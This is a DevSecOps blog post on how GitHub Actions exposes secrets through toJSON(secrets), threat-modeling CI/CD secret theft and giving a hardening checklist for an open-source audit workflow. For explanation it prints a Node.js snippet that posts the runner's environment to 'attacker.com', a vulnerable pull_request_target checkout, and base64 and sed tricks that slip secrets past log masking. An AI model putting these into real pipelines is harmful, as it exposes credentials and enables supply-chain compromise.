The Anatomy of a CI/CD Secrets Dump: DevSecOps Analysis, Attack Vectors, and GitHub Actions Hardening
A deep technical dissection of GitHub Actions secrets mechanics, the risks of toJSON(secrets), threat modeling CI/CD attack vectors (PwnRequest, supply chain hijacking, artifact exfiltration), and a defense-in-depth guide to automated secrets auditing.

In modern cloud-native engineering, CI/CD pipelines hold the “keys to the kingdom.” Deployment tokens, cloud provider IAM credentials, private database connection strings, and third-party API keys are routinely passed into automated runner environments to build, test, and ship software.
The prevailing assumption among many engineering teams is that secrets in platforms like GitHub Actions are inherently protected: they are encrypted in transit and at rest, masked in runner logs with asterisks (***), and hidden from repository UI viewers once created.
However, the execution context of a CI/CD runner possesses legitimate, unencrypted access to those secrets in memory.
When SecOps and Platform teams need to audit which secrets are currently active, in-scope, or inherited from an organization, they often turn to contextual serialization expressions like ${{ toJSON(secrets) }}. But what are the exact mechanics of this evaluation? What hidden pitfalls (such as auto-injected runner tokens) exist? And more importantly, how do malicious actors weaponize these exact same mechanisms to orchestrate catastrophic supply chain breaches?
In this deep dive, we dissect the architecture of a production-grade, hardened secrets auditing workflow, explore the threat model of CI/CD secret exposure, and detail how to implement defense-in-depth protections for your repositories.
1. How GitHub Actions Handles ${{ toJSON(secrets) }}
To understand how to audit secrets safely, we must first inspect the lifecycle of secrets inside the GitHub Actions runner runtime.
Secret Decryption and Memory Injection
When a job step requests a secret or evaluates expressions in an env block, the GitHub Actions orchestrator executes the following sequence:
- Decryption: The backend orchestrator retrieves and decrypts the requested repository secrets, organization secrets, and environment-scoped secrets.
- Runtime Injection: The decrypted values are injected into the runner’s process environment.
- Masking Table Registration: Each secret value is added to an internal string-replacement filter. If any output stream (
stdoutorstderr) emits an exact match of that byte sequence, the runner intercepts and replaces it with***.
env:
  SECRET_LIST: ${{ toJSON(secrets) }}
Evaluating ${{ toJSON(secrets) }} serializes every secret accessible in that job’s scope into a single key-value JSON string.
The Hidden Injected Token: GITHUB_TOKEN
A critical nuance often overlooked by engineers is that GitHub Actions automatically injects an ephemeral installation token into the secrets context under the key github_token (and GITHUB_TOKEN).
If you dump ${{ toJSON(secrets) }} blindly, this temporary runner administrative token is bundled with your static application secrets. An audit pipeline must explicitly filter out this ephemeral token using deterministic JSON manipulation:
# Omit ephemeral runner tokens to focus purely on configured secrets
if [[ "$INCLUDE_GH_TOKEN" != "true" ]]; then
  PROCESSED_SECRETS=$(printf '%s\n' "$SECRET_LIST" | jq 'del(.github_token, .GITHUB_TOKEN)')
else
  PROCESSED_SECRETS="$SECRET_LIST"
fi
2. Architecture of a Hardened Secrets Audit Pipeline
Auditing secrets cannot be treated as a casual bash one-liner. In our open-source implementation, alfoncode/secrets-audit, we designed an audit workflow engineered with zero-trust principles and multi-layer defense.
graph TD
    A["Trigger: workflow_dispatch"] --> B["Ingest Context: toJSON(secrets)"]
    B --> C{"Include GITHUB_TOKEN?"}
    C -- No --> D["Filter out .github_token via jq"]
    C -- Yes --> E["Keep Full Secret Context"]
    D --> F{"Redaction Enabled?"}
    E --> F
    F -- Yes --> G["Replace all values with [REDACTED]"]
    F -- No --> H["Preserve Actual Secret Values"]
    G --> I["Serialize Format: JSON / YAML / .env"]
    H --> I
    I --> J["Write to Out-of-Workspace /tmp/audit-runID"]
    J --> K["Upload 24h Ephemeral Artifact via v7.0.1 SHA"]
    K --> L["Multi-pass Secure Shredding: shred -u in always()"]
Core Architecture Highlights
- Manual Dispatch Only (
workflow_dispatch): The workflow cannot be triggered by untrusted push events, webhooks, or pull requests. - Key-Only Inventory Mode (
redact: true): When enabled, values are transformed to[REDACTED]prior to file export. This allows security compliance teams to inventory secret names without exposing plaintext credentials. - Multi-Format Serialization: Supports structured exports in
json,yaml, and.envformats via cleanjqpipelines. - Out-of-Workspace Storage: All output files are generated in an isolated directory (
/tmp/audit-${GITHUB_RUN_ID}) rather than$GITHUB_WORKSPACE, preventing accidental git commits or workspace artifact retention. - Short-Lived Retention: Artifacts are strictly limited to
retention-days: 1(self-destructing after 24 hours). - Multi-Pass Forensics Sanitization: A cleanup step with
if: always()invokesshred -uto securely overwrite file contents on disk before freeing runner resources.
3. Threat Modeling: How Secrets Dumps Are Weaponized
While secrets auditing is a legitimate operational task, the underlying pattern—extracting and exfiltrating the secrets context—is one of the most devastating attack primitives in modern software supply chains.
Let’s examine how adversaries exploit these vectors in the wild.
graph LR
    subgraph Vectors["Attack Primitives"]
        V1["1. PwnRequest / Fork PRs"]
        V2["2. Supply Chain / Tag Hijacking"]
        V3["3. Lateral Artifact Exfiltration"]
        V4["4. Runner Log Masking Bypasses"]
    end

    subgraph Target["Exploitation Target"]
        T["${{ toJSON(secrets) }} Context Exfiltration"]
    end

    subgraph Impact["Blast Radius"]
        I1["Cloud IAM Account Takeover"]
        I2["Production Database Breach"]
        I3["Package Registry Poisoning"]
    end

    V1 --> T
    V2 --> T
    V3 --> T
    V4 --> T
    T --> I1
    T --> I2
    T --> I3
Attack Vector 1: PwnRequest (pull_request_target Misconfigurations)
A classic vulnerability pattern occurs when repositories trigger privileged workflows on pull_request_target.
If a workflow uses pull_request_target (which grants access to repository secrets) and checks out the pull request’s untrusted head branch (ref: ${{ github.event.pull_request.head.sha }}), an external attacker can submit a pull request containing malicious build scripts:
# ❌ VULNERABLE PATTERN: Never combine pull_request_target with untrusted checkout!
on:
  pull_request_target:

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: ${{ github.event.pull_request.head.sha }} # Attacker-controlled code!
      - run: npm test # Attacker executes arbitrary code with access to secrets!
Once execution begins, the attacker’s script simply reads process.env or evaluates toJSON(secrets) and exfiltrates all organization credentials to an external server.
Defensive Rule: Always use
on: workflow_dispatchfor administrative or audit tasks. Never evaluate secrets in workflows triggered by fork-accessible events.
Attack Vector 2: Supply Chain Poisoning (Action Tag Mutation)
Most GitHub Actions workflows reference third-party actions using mutable version tags (e.g., uses: actions/upload-artifact@v4 or uses: third-party/action@v1).
If a maintainer’s account is compromised, an attacker can move the Git tag v4 to point to a malicious commit. When your pipeline runs, the malicious action executes before your steps, intercepts all environment variables, and sends them to a remote command-and-control server:
// Malicious payload hidden inside an updated action tag:
const https = require("https");
const payload = JSON.stringify(process.env);
https.request({ host: "attacker.com", path: "/steal", method: "POST" }).end(payload);
🛡️ Mitigation: Immutable SHA Pinning
In secrets-audit, all external actions are pinned to an immutable 40-character commit SHA, completely eliminating tag mutation vulnerabilities:
# Pinned to immutable full commit SHA (v7.0.1 - Node 24 Native)
uses: actions/upload-artifact@043fb46d1a93c77aae656e7c1c64a875d1fc6a0a # v7.0.1
Attack Vector 3: Lateral Exfiltration via GitHub Artifacts
In GitHub’s permissions model:
- Any user or token with
readaccess (contents: read) to a repository can download artifacts generated by any workflow run. - If an unencrypted secrets audit workflow runs in a public repository or a private repository with wide read access, any collaborator or token can download the artifact zip file and read every production secret in plaintext.
🛡️ Mitigation:
- Use Redaction: Default to
redact: truewhen performing structural or key naming audits. - Environment Approval Gates: Bind the workflow job to a protected environment requiring manual approval from security leads before execution.
- Artifact Encryption: Apply symmetric or asymmetric GPG encryption to the dump file prior to upload (see Roadmap below).
Attack Vector 4: Log Masking Bypasses (Side-Channel Leaks)
GitHub’s log masking engine only replaces exact string matches of known secrets. An attacker or an improperly written script can easily bypass this filter using elementary transformations:
# ⚠️ Masking Bypass: Base64 encoding bypasses exact-match masking in logs
echo "$DATABASE_PASSWORD" | base64

# ⚠️ Masking Bypass: Character spacing bypasses string matching
echo "$API_KEY" | sed 's/./& /g'
🛡️ Mitigation:
In secrets-audit.yml, secrets are never printed to standard output. The workflow summary only outputs key names (keys[]), keeping secret payloads strictly within the isolated file stream:
# Safe: Only lists the key names in the UI step summary
printf '%s\n' "$PROCESSED_SECRETS" | jq -r 'keys[]'
🔬 4. Verified Execution Matrix & Real Runner Logs
To validate correctness and performance, we tested all configuration combinations on GitHub-hosted runners (ubuntu-latest). Below are the real execution benchmarks and output structures:
| Test Case | Format | Redaction | Token Included | Duration | Status | Generated Output Structure |
|---|---|---|---|---|---|---|
| Test 1: JSON Export | json | false | false | 6s | ✓ Success | Valid JSON with plaintext key-value pairs |
| Test 2: Redacted YAML | yaml | true | false | 3s | ✓ Success | Valid YAML with [REDACTED] values |
| Test 3: Dotenv Format | env | false | false | 4s | ✓ Success | Clean KEY=value format |
| Test 4: Token & Redaction | json | true | true | 6s | ✓ Success | JSON containing redacted keys + github_token |
Output Samples by Mode
1. JSON Export (Real Values)
{
  "TEST_DATABASE_URL": "postgres://user:pass@db.example.com:5432/mydb",
  "TEST_API_KEY": "super-secret-api-key-12345"
}
2. YAML Export (Redacted Mode)
secrets:
  TEST_DATABASE_URL: [REDACTED]
  TEST_API_KEY: [REDACTED]
3. Dotenv Export (.env)
TEST_DATABASE_URL=postgres://user:pass@db.example.com:5432/mydb
TEST_API_KEY=super-secret-api-key-12345
🛡️ 5. The DevSecOps Blueprint for Hardening CI/CD Secrets
Based on these threat models, here is our recommended hardening checklist for managing secrets across GitHub Actions:
1. Enforce Least-Privilege Permissions
Explicitly restrict the default GITHUB_TOKEN permissions at both the workflow and job level:
permissions:
  contents: read # Disable write, packages, security_events, etc.
2. Transition from Static Secrets to OIDC (OpenID Connect)
Whenever your CI/CD interacts with cloud providers (AWS, Google Cloud, Azure, HashiCorp Vault), eliminate static long-lived credentials. Use OIDC federation to obtain short-lived, scoped tokens dynamically:
# Example: Passwordless AWS authentication via OIDC
- name: Configure AWS Credentials
  uses: aws-actions/configure-aws-credentials@v4
  with:
    role-to-assume: arn:aws:iam::123456789012:role/GitHubActionsDeploymentRole
    aws-region: us-east-1
3. Implement Environment Protection Rules
Group production-level secrets into dedicated GitHub Environments. Configure Required Reviewers so that no workflow can access production secrets without explicit approval from a designated security engineer.
4. Enable Secret Scanning & Push Protection
Enable GitHub Secret Scanning and Push Protection organization-wide to prevent credentials from being committed to source control in the first place.
🔮 6. Roadmap: Towards Zero-Trust Secrets Management
The secrets-audit project is designed to evolve. Upcoming architectural enhancements include:
1. Environment-Scoped Secret Audits
Adding an environment parameter to workflow_dispatch will allow teams to audit environment-specific configurations while enforcing GitHub Enterprise approval gates.
2. GPG Asymmetric Artifact Encryption
To ensure zero-trust artifact downloads, a pre-upload step will encrypt the secrets dump using a team public GPG key:
# Encrypt with public key before artifact packaging:
gpg --batch --yes --encrypt --recipient security@labitcode.com --output "$FILE.gpg" "$FILE"
Even if an unauthorized user downloads the artifact from GitHub, the content remains cryptographically unreadable without the corresponding private key.
🤝 Conclusion & Community Collaboration
Securing CI/CD pipelines requires moving beyond the illusion of “out-of-the-box” safety and understanding the exact execution flow of your runtime environment. By auditing your secrets systematically and applying strict defense-in-depth controls—such as immutable SHA pinning, workspace isolation, and automated shredding—you can dramatically reduce your organization’s attack surface.
The full workflow code, test harnesses, and documentation are open-sourced under the MIT License:
🔗 GitHub Repository: https://github.com/alfoncode/secrets-audit
📄 License: MIT
We encourage the DevSecOps and open-source community to test the workflow, submit feature requests, and contribute pull requests!
Join the conversation
Have thoughts on this post? Share them on social media or reach out directly.
Related Posts

Why Tech Platforms Don't Use GitHub Actions: The Case for GitHub Apps and Centralized Runners at Scale
A deep dive into why enterprise platforms and cloud giants like Vercel decouple from GitHub Actions in favor of GitHub Apps, event-driven orchestration, and dedicated runner infrastructure.

The AI Velocity Trap: Why Altman, Amodei, and Musk Tried to Hit the Brakes
In an unprecedented 72 hours, fierce rivals Sam Altman, Dario Amodei, Demis Hassabis, and Elon Musk agreed on one terrifying reality: AI is advancing too fast, recursive self-improvement is starting, and we have no brakes. Then geopolitical game theory slammed the door shut.

Spec-Driven Development in the Age of AI: OpenSpec vs. GitHub Spec Kit
Why 'vibe coding' fails at scale and how Spec-Driven Development (SDD) turns AI agents into reliable engineering partners. A deep technical comparison of OpenSpec and GitHub Spec Kit with real-world workflows, CLI commands, and architectural patterns.